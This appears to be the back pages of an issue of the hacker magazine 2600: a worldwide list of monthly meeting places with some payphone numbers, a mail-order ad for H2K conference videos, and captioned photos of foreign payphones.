Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: The Roaring Silence.

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg: Sandton food court, Sandton City.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 808-922-1677, 808-923-9292.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.

South Bend: (Mishawaka) University Park Mall food court on Grape Road.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Mississippi

Biloxi: Edgewater Mall food court (near mirrors) at 2600 Beach Blvd. (really). 7 pm.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Jersey

Wayne: Wayne Towne Center Mall in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

North Dakota

Fargo: (Moorhead, MN) Center Mall food court by the fountain.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!), food court. 6 pm.

Pennsylvania

Greensburg: Greengate Mall at the payphones by the Expo Center. Payphone numbers: (724) 837-9811, 9813, 9983.

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: J-J's Market, 1912 Broadway.

Texas

Amarillo: Westgate Mall at the payphones by Radio Shack. Payphone numbers: (806) 354-9244, 9245, 9246.

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in the food court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.


Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the food court. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Have you felt your life has no purpose because you missed H2K? Well, it was a great conference so you should feel pretty bad about missing it, no question there. But now there is a way you can sort of attend even though it'll cost more and the people won't respond when you ask them questions. That's right, the H2K videos are here! While we didn't capture everything, we did manage to get around 30 hours of the various panels, including Jello Biafra's keynote address, the mock trial, social engineering, DeCSS panels, and more. If you were there, this is a great way to see the panels you missed or relive the ones you saw.

All tapes are in VHS NTSC format. You can order here or at our online store (www.2600.com) where more of a description for each panel is available. You can also listen to the audio from these panels on our website.



□ H2K Keynote Address by Jello Biafra

□ Napster: A New Beginning or Beginning of theEnd?

□ The Mock Trial

□ Selling Out / Ethics in Military and Civilian Software Development

□ High School Horror Tales / MTV - How Did It Happen?

□ Hacktivism - Terrorism or a New Hope? / Cracking the Hacker Myth

□ The Legal Panel / DeCSS and the DMCA - Hackers vs. Corporate America

□ The Old Timer Panel / Retrocomputing

□ Low Power FM / Low Bandwidth Access / The Hacker's Code

□ Open Source Mediamaking / The Robotic Graffiti Writer

□ Hackers and the Media / Hardware and Electronics Q&A

□ Introduction to Computer Viruses / Pirate Radio 101

□ Information on the Masses / Social Engineering

□ The Jon Johansen Story / Internet Radio / Hackers of Planet Earth

□ Spy Stuff: Everything You Never Believed But Wanted To Ask About

□ Lockpicking

□ Cult of the Dead Cow Extravaganza


□ Has Anyone Learned ANYTHING? / H2K Closing Ceremonies

**Each video is $20 and runs between 90 minutes and two hours. Some videos have two (or even three!) panels per tape.
These are indicated by a "/" between the titles.**

Check off the videos you want and send us $20 for each to:
2600
PO Box 752
Middle Island, NY 11953


To order online, visit www.2600.com

Strange Looking Foreign Phones




Lanzhua, China. Some people spend hours trying to figure out where to put the coins or card.

Photo by Lawrence Stoskopf




Jinlum, China. This one looks like a character from "Barney and Friends."

Photo by Lawrence Stoskopf



Reykjavik, Iceland. Note the warning about surveillance cameras in case you're considering engaging in any funny business.

Photo by Kingpin



Slovenia. This decadent design never would have been allowed in the days of Tito.

Photo by Robert Vargason

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com